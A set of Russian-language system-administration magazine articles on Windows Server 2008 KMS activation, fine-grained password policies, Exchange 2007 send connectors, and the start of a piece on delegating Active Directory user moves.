Вниманию пользователей представлен продукт Hardware Inspector Client/Server, работающий по клиент-серверной технологии. Данное решение позволяет компаниям организовать единую инфраструктуру для работы ИТ-подразделений всех филиалов. Сервер при этом расположен в центральном офисе, а удаленные филиалы могут подключаться к нему через Интернет.

Отчеты

В программе имеется около 30 встроенных отчетов, которые позволяют не только увидеть учетную информацию в различных видах и разрезах, но и предоставить руководству компании объективную информацию о работе ИТ-подразделения. Кроме того, существующая возможность создания и редактирования шаблонов – эффективное средство модернизировать отчетность под внутренние стандарты компании.

Заключение

Задачей каждого ИТ-руководителя является организация эффективной работы своего подразделения.

Во многом это зависит от правильности выбора инструментов, которыми будут пользоваться его сотрудники.

Продукты Hardware Inspector, Hardware Inspector Client/Server и Hardware Inspector ServerDesk созданы с учетом отечественной специфики и продолжают интенсивно развиваться.

Получить дополнительную информацию о продуктах и скачать полнофункциональные версии можно с официального сайта: <http://www.hwinspector.com/ru>.

Устанавливаем и настраиваем службу управления ключами в Windows Server 2008/Windows Vista

Иван Квасников

Новые версии операционных систем Microsoft Windows Server 2008 и Windows Vista требуют проведения активации даже в случае использования корпоративного ключа. Задача усложняется, если необходимо провести активацию множества систем. Помочь в этом призвана новая служба управления ключами.

Служба управления ключами (KMS, Key Management Service) появилась в операционных системах Windows Server 2008/Windows Vista и предназначена для управления активацией корпоративных версий вышеуказанных ОС посредством ключей многопользовательской активации (MAK, Multiple Activation Key) или специальных ключей KMS.

- **MAK** – ключ, предназначенный для активации отдельных систем, для которых недоступна служба KMS, а также при отсутствии доступа в Интернет. В этом случае активация операционной системы проводится по телефону. В составе корпоративной сети управление ключами MAK осуществляется с помощью Volume Activation Management Tool.
- **KMS-key** – специальный ключ, использующийся для активации продуктов внутри корпоративной сети с помощью службы KMS.

серверов и рабочих станций (для использования службы KMS требуется минимальное количество компьютеров, равное 5 для Windows Server 2008 или 25 для Windows Vista – см. **рис. 1**), либо отсутствует подключение к Интернету, а также в случае, если физическое расположение или политики безопасности не позволяют предоставить доступ к серверу KMS.

KMS входит в состав Windows Server 2008 изначально, в случае использования Windows Server 2003 его необходимо дополнительно загрузить с сайта Microsoft [1].

Служба управления ключами позволяет автоматически активировать и подтверждать активацию систем на базе Windows Server 2008/Windows Vista с помощью KMS-ключа.

По умолчанию каждая система за-

Windows Server 2008	Windows Vista	KMS Host	Activation Count On KMS Host	KMS Activation Status
4	1	1	5	Windows Server 2008 Only
1	4	1	5	Windows Server 2008 Only
1	1	1	2	None
4	22	1	26	Both

Рисунок 1. Минимальные требования по количеству компьютеров для развертывания KMS

В каких случаях используются MAK-ключи, а в каких KMS?

Ключи MAK рекомендуется использовать, только если ваше окружение не имеет минимального количества

прашивает подтверждение активации рабочих станций или серверов каждые 180 дней. Помимо этого, отпадает необходимость ручного ввода ключа и активации Microsoft Windows!

На рис. 2 приведена схема работы KMS – один компьютер является сервером KMS, на нем установлен KMS-ключ и проведена активация через Интернет посредством Microsoft Hosted Activation Services. Также созданы записи во внутренней зоне DNS для автоматического поиска сервера активации. После завершения установки операционная система обращается к службе DNS для поиска сервера KMS, а затем при его нахождении автоматически запрашивает ключ и выполняет активацию.

Итак, для подготовки и настройки службы управления ключами выполните следующие действия.

Изменение разрешений SRV-записи на сервере DNS

- создайте в AD глобальную группу KMS-Hosts;
- добавьте в созданную группу учетную запись компьютера вашего будущего сервера KMS;
- на DNS-сервере предоставьте права данной группе на создание записей SRV.

Автоматическая публикация KMS в домене

- запустите regedit и найдите ветку HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Windows NT\CurrentVersion\SL;
- создайте запись DnsDomainPublishList типа Multi-String Value;
- нажмите «Изменить» и введите суффикс домена, например contoso.com (см. рис. 3);
- перезапустите службу Software Licensing Service.

Если ваша сеть не поддерживает динамической регистрации записей на сервере DNS, вы можете добавить SRV-запись вручную:

- запустите консоль управления DNS-сервером и выберите Forward Lookup Zones в вашем домене;
- из пункта меню Action консоли выберите Other New Records и укажите Service Location (SRV);
- создайте запись со следующими параметрами:
 - ☒ **Service:** _VLMCS;
 - ☒ **Protocol:** _TCP;
 - ☒ **Port number:** 1688;
 - ☒ **Host offering the service:** <FQDN_of_KMS_Host>.

Установка сервера KMS

- на будущем сервере KMS выполните в командной строке следующую команду:

```
script C:\windows\system32\slmgr.vbs /ipk <KmsKey>
```

- активируйте систему через Интернет с помощью команды:

```
cscript C:\windows\system32\slmgr.vbs /ato
```

- перезапустите службу Software Licensing Service.




Рисунок 2. Схема работы KMS

Настройка исключений Firewall

Скрипт Slmgr.vbs использует WMI, который по умолчанию заблокирован в правилах внутреннего сетевого экрана. Для разрешения трафика добавьте в правилах исключения брандмауэра пункт Windows Management Instrumentation (WMI).

Теперь клиенты Windows Server 2008/Windows Vista в вашей организации после установки операционной системы будут автоматически находить сервер KMS и проходить активацию.

Как видите, установка и настройка службы управления ключами достаточно проста и значительно облегчает труд администратора по корпоративной активации продуктов Microsoft Windows.

Получить дополнительную информацию вы можете по ссылкам [2, 3].

1. Key Management Service 1.1 (x86) for Windows Server 2003 SP1 – <http://www.microsoft.com/downloads/details.aspx?familyid=81D1CB89-13BD-4250-B624-2F8C57A1AE7B&displaylang=en>.
2. Многопользовательская активация Windows – <http://technet.microsoft.com/ru-ru/windows/dd197314.aspx>.
3. Volume Activation 2.0 Technical Guidance – <http://www.microsoft.com/downloads/details.aspx?FamilyId=9893F83E-C8A5-4475-B025-66C6B38B46E3&displaylang=en#filelist>.




Рисунок 3. Изменения в реестре для автоматической регистрации KMS в домене

Такие разные пароли



Иван Квасников

Одно из многочисленных нововведений, появившихся в операционной системе Microsoft Windows Server 2008, позволяет более гибко конфигурировать требования к доменным паролям предприятия. Имя ему – Password Settings Objects.

Как известно, доменные среды Windows Server 2000 и 2003 позволяли иметь одну политику паролей на домен, которая устанавливает требования к его минимальной длине, сложности и прочим атрибутам. В случае необходимости использования нескольких политик зачастую приходилось создавать дочерний домен и перемещать в него учетные записи, которым необходима более сложная или, напротив, упрощенная политика. В Windows Server 2008 появилась возможность создания неограниченного количества политик для разных групп и пользователей домена, позволяющих обеспечить необходимые требования безопасности к паролям.

Например, для соответствия политикам безопасности, рекомендуемым компанией Microsoft, мы можем создать три разных политики паролей для различных групп пользователей – для администраторов домена установить требования использования пароля, имеющего минимальную длину в 10 символов и обязательно содержащего символы нижнего, верхнего регистра, цифры и спецсимволы, для группы интернет-пользователей, не имеющих доступа к внутренним ресурсам компании – 4 символа и воз-

можность использовать «простой» пароль. Для всех остальных пользователей будем применять политику домена по умолчанию – минимальная длина в 6 символов и необходимость использования «сложного» пароля.

Каждая политика пароля (Fine-Grained Password) представляет собой объект службы каталогов (Password Settings objects, PSO) и может применяться только к глобальным группам безопасности либо пользователям, причем, если политик несколько, применяется та, которая имеет высший приоритет.

Помимо этого, всегда имеет более высокий приоритет политика, назначенная напрямую пользователю, чем политика, назначенная группе. В случае если группе назначены несколько PSO с одинаковым приоритетом, ни одна из них применена не будет, а применится политика домена по умолчанию. Для работоспособности PSO требуется уровень домена не ниже Windows Server 2008 и уровень леса не ниже Windows Server 2000.

При создании политики используются следующие атрибуты:

- **Enforce password history (msDS-PasswordHistoryLength)** – количество запоминаемых паролей,

то есть какое количество ранее введенных паролей не может повторяться;

- **Maximum password age (msDS-MaximumPasswordAge)** – максимальное время жизни пароля, после которого необходимо его сменить;
- **Minimum password age (msDS-MinimumPasswordAge)** – минимальное время жизни пароля, то есть время, в течение которого невозможно его повторное изменение;
- **Minimum password length (msDS-MinimumPasswordLength)** – минимальное количество символов в пароле;
- **Passwords must meet complexity requirements (msDS-PasswordComplexityEnabled)** – требование сложности, обязывает использовать в пароле символы верхнего и нижнего регистров, числа, а также специальные символы;
- **Store passwords using reversible encryption (msDS-PasswordReversibleEncryptionEnabled)** – хранение паролей в AD в открытом виде, рекомендуется отключать в целях безопасности;

- **Account lockout duration (msDS-LockoutDuration)** – время до разблокирования учетной записи в случае ввода неправильного пароля;
- **Account lockout threshold (msDS-LockoutThreshold)** – количество попыток ввода пароля, после которых учетная запись блокируется;
- **Reset account lockout counter after (msDS-LockoutObservationWindow)** – время, за которое подсчитывается количество неправильных попыток ввода пароля;
- **PSO link (msDS-PSOAppliesTo)** – список групп или пользователей, к которым должна применяться данная политика;
- **Precedence (msDS-PasswordSettingsPrecedence)** – приоритет политики, чем значение меньше, тем приоритет выше.

Политику паролей можно создать различными способами:

- с помощью ADSI Edit;
- с использованием файла ответов и команды ldifde;
- с помощью программ сторонних производителей, например, PSOMgr или Specops Password Policy.

Создание политики паролей с помощью ADSI-Edit

На компьютере под управлением Windows Server 2008 либо Windows Vista запустите оснастку «Редактирование ADSI» (ADSI-Edit) и подключитесь к домену в контексте именования по умолчанию. Раскройте контекст домена, затем CN=System и выберите CN=Password Settings Container. В меню консоли «Действия» выберите «Создать», а затем «Объект». С помощью запущенного мастера введите все необходимые атрибуты, при этом обращая ваше внимание, что пункты Passwords must meet complexity requirements и Store passwords using reversible encryption могут иметь значения только TRUE (верно) или FALSE (неверно). Значения пунктов Maximum password age, Minimum password age, Account lockout duration и Reset account lockout counter after должны вводиться в формате [дни]:[часы]:[минуты]:[секунды], например 0:0:40:0 – 40 минут. При использовании мастера необходим ввод всех используемых атрибутов, однако после создания политики вы можете вручную очистить ненужные значения в свойствах PSO на закладке «Редактор атрибутов». После окончания работы мастера вам необходимо вручную изменить атрибут PSO link для добавления учетных записей, к которым будет применяться политика. Для этого выберите «Свойства» созданной политики и на закладке «Редактор атрибутов» найдите атрибут msDS-PSOAppliesTo. Нажмите «Изменить» и в открывшемся окне добавьте необходимые учетные записи.

Создание политики с помощью ldifde

Для создания политики в первую очередь необходимо подготовить файл ответов, содержащий все необходимые атрибуты:

```
dn: "CN=Domain Admins PSO, CN=Password Settings Container, \
  CN=System,DC=dc01,DC=domain,DC=corp"
changetype: add
objectClass: msDS-PasswordSettings
```

```
msDS-MaximumPasswordAge:-1728000000000
msDS-MinimumPasswordAge:-864000000000
msDS-MinimumPasswordLength:8
msDS-PasswordHistoryLength:24
msDS-PasswordComplexityEnabled:TRUE
msDS-PasswordReversibleEncryptionEnabled:FALSE
msDS-LockoutObservationWindow:-18000000000
msDS-LockoutDuration:-18000000000
msDS-LockoutThreshold:0
msDS-PasswordSettingsPrecedence:20
msDS-PSOAppliesTo:"CN=Domain Admins,CN=Users,DC=dc01, \
  DC=domain,DC=corp"
```

Откройте блокнот и введите вышеприведенные строки, отредактируйте в соответствии со своими потребностями и сохраните с именем pso.ldf. Необходимо иметь в виду, что временные значения вводятся в формате наносекунд, то есть для значения, равному одному часу нужно ввести по формуле $60 \cdot 60 \cdot (10^7) = 36000000000$.

Далее, для создания политики, в командной строке введите:

```
ldifde -i -f pso.ldf
```

Политика создана в соответствии с заданными значениями атрибутов.

Просмотр результатов применения политик

После создания нескольких политик возникает необходимость удостовериться, что к тому или иному пользователю применяется необходимая политика. Сделать это можно с помощью команды:

```
dsget user "CN=Administrator,CN=Users,DC=domain, \
  DC=corp" -effectivepso
```

Заключение

Помимо приведенных в статье способов, можно также использовать для создания политик программы сторонних разработчиков. Так, например, программа Specops Password Policy [1], использует оснастку MMC и позволяет выполнить базовое создание политики паролей с помощью графического интерфейса.

Возможность использования нескольких политик паролей в среде Windows Server 2008 позволяет более гибко конфигурировать настройки безопасности в зависимости от назначения учетных записей. Я рекомендую в обязательном порядке назначать служебным учетным записям домена более строгие политики паролей, этим вы значительно усложните задачу потенциальным взломщикам, а себе обеспечите спокойствие за сохранность данных.

Получить дополнительную информацию об использовании политик паролей в Windows Server 2008 вы можете на сайтах Microsoft и TechNet по ссылкам [2, 3].

1. Specops Password Policy – <http://www.specopssoft.com/products/specopspasswordpolicy>.
2. AD DS Fine-Grained Password and Account Lockout Policy Step-by-Step Guide – <http://technet.microsoft.com/en-us/library/cc770842.aspx>.
3. Вебкаст «Active Directory: политика паролей» – <http://www.techdays.ru/videos/1080.html>.

Настройка Exchange 2007 для отправки электронной почты на внешние адреса

Сергей Крутилин

После установки Exchange Server 2007 многие администраторы сталкиваются с проблемой – электронные письма отправляются и доставляются только в пределах организации, в то время как внешние корреспонденты не получают от вашей организации электронных писем. Рассмотрим решение данной проблемы.

После установки более ранних версий Exchange 2000/2003 можно было без лишних манипуляций отправлять электронную почту внешним получателям. Не было необходимости настраивать дополнительные опции для отправки сообщений, требовалось лишь два условия для сервера с установленным Exchange: доступ сервера в Интернет и DNS, способный разрешать внешние имена. Exchange 2000/2003 использовал для отправки сообщений SMTP-сервис, который не требовал каких-либо настроек изначально. Вы могли создавать дополнительные SMTP-коннекторы, но не могли сделать так, чтобы отдельный коннектор посылал почту исключительно внешним получателям.

В Exchange 2007 многое изменилось. Так, после установки Exchange 2007 сервер не может отправлять письма внешним получателям (в Интернет). Вам необходимо вручную настраивать коннекторы для отправки электронных писем «наружу».

Коннекторы (Send Connectors – <http://technet.microsoft.com/ru-ru/library/aa998662.aspx>) могут быть созданы на серверах с установленным Exchange 2007, имеющим следующие роли:

- **транспортный сервер-концентратор (Hub Transport)** – <http://technet.microsoft.com/ru-ru/library/bb123803.aspx>;
- **граничный транспорт (Edge Transport)** – <http://technet.microsoft.com/ru-ru/library/bb124701.aspx>.

Коннекторы контролируют исходящую корреспонденцию от внутренних отправителей к внешним получателям. В большинстве случаев конфигураций коннекторы создаются на транспортном сервере-концентраторе. Ин-

формация о данных коннекторах хранится в Configuration Partition каталога Active Directory. Таким образом, они доступны на любом транспортном сервере-концентраторе в организации. Если коннектор настроен на отправку почты внешним получателям, то любой транспортный сервер-концентратор может использовать данный коннектор для отправки писем во внешний мир.

Создание Send Connector

Создавать Send Connector можно двумя способами: через PowerShell или EMC (Exchange Management Console).

При помощи PowerShell

```
new-SendConnector -Name 'Send connector to Internet' -Usage 'Internet' -AddressSpaces 'smtp:*;1' -DNSRoutingEnabled $true -UseExternalDNSServersEnabled $false -SourceTransportServers 'MAIL'
```

Более подробно синтаксис команды описан по адресу: <http://technet.microsoft.com/en-us/library/bb629547.aspx>.

При помощи EMS

Откройте EMC, затем: «Organization Configuration → Hub Transport → Send Connectors» и выберите в правом окне New Send Connector, как показано на рис. 1.




Рисунок 1. Закладка Send Connectors




Рисунок 2. Имя и тип коннектора




Рисунок 3. Создание пространства SMTP-имён




Рисунок 4. Настройка маршрутизации коннектора




Рисунок 5. Выбор сервера для маршрутизации

Задайте имя и в поле Select the intended use for this connector выберите Internet, нажмите Next (см. рис. 2).

На третьем шаге нажмите на Add и введите знак «*» в поле Domain, затем нажмите OK и Next (см. рис. 3).

Знак «*» в данном случае определяет то, что вся исходящая почта будет отправлена через данный коннектор.

Если вам необходимо отправлять почту, используя Smart Host, выберите Route mail through the following smart hosts, если вы не нуждаетесь в данной опции, нажмите Next (см. рис. 4).

Вы можете сопоставить новый соединитель с любым сервером Exchange 2007 в организации, на котором есть роль транспортного сервера-концентратора (см. рис. 5).

Если у вас всего один транспортный сервер-концентратор, нет необходимости добавлять сервер, просто нажмите Next и в появившемся окне нажмите New (см. рис. 6).

По завершении мастера нажмите finish.

Теперь ваш почтовый сервер Exchange 2007 готов к отправке электронной почты во внешний мир. 🌐





Рисунок 6. Последний этап создания коннектора

Делегируем права на перемещение учетных записей пользователей в Active Directory

Часть 1. Постановка задачи



Вадим Андросов

В статье приводится полный процесс разработки надстройки для Windows Server 2003, которая позволяет разделить права на перевод пользователя из одной организационной единицы в другую между администраторами этих подразделений. В ходе работы рассматриваются углубленные методы работы с Active Directory, WSH, списками контроля доступа.

В этом цикле статей будет рассмотрено расширение стандартного механизма делегирования полномочий управления учет-

ными записями пользователей на примере операционной системы Windows Server 2003. Данная надстройка будет удобна прежде всего для круп-

ных организаций со сложной структурой и частыми миграциями персонала в пределах компании. Реализованный в операционной системе ме-

ханизм делегирования полномочий неудобен в случаях, когда требуется перенести объект пользователя из одной организационной единицы в другую. Эта операция отражает перевод сотрудника в другой отдел. Для ее успешного осуществления требуется иметь право управления объектами типа «Пользователь» как в организационной единице-источнике, так и получателе.

В то же время в сложной организации с отделами, для которых существуют особые правила безопасности, хотелось бы иметь возможность более тонкого распределения прав, не предоставляя их, грубо говоря, «всем на все». То есть администратор организационной единицы должен иметь возможность администрировать свое и, возможно, дочерние подразделения, но не более того. Перенос же пользователей должен осуществляться двумя администраторами: один удалит пользователя из своего подразделения и поставит в очередь в целевое, а другой, просмотрев очередь, — завершит или отменит операцию переноса.

Для начала определим базовый механизм реализации надстройки. К каждой организационной единице будет прикреплен специальный объект типа «Комната ожидания». Active Directory не содержит такого класса, поэтому его нужно будет предварительно создать. При переносе объекта пользователя он будет попадать не в целевую организационную единицу, а в эту «комнату».

Главная функция надстройки — управление переходами пользователей между отделами организации. Эта операция должна выполняться сотрудниками, занимающими определенную должность. Назовем ее «Менеджер по персоналу». Под словом менеджер в дальнейшем в статье будет подразумеваться именно это понятие, если явно не указано другое. Вполне возможна ситуация, когда на предприятии за миграцией персонала между подразделениями отвечает по несколько человек в одном подразделении. Однако было принято решение несколько упростить задачу, чтобы не перегружать статью незначительными, но объемными тонкостями реализации.

Итак, если менеджер обладает достаточными правами как в исход-

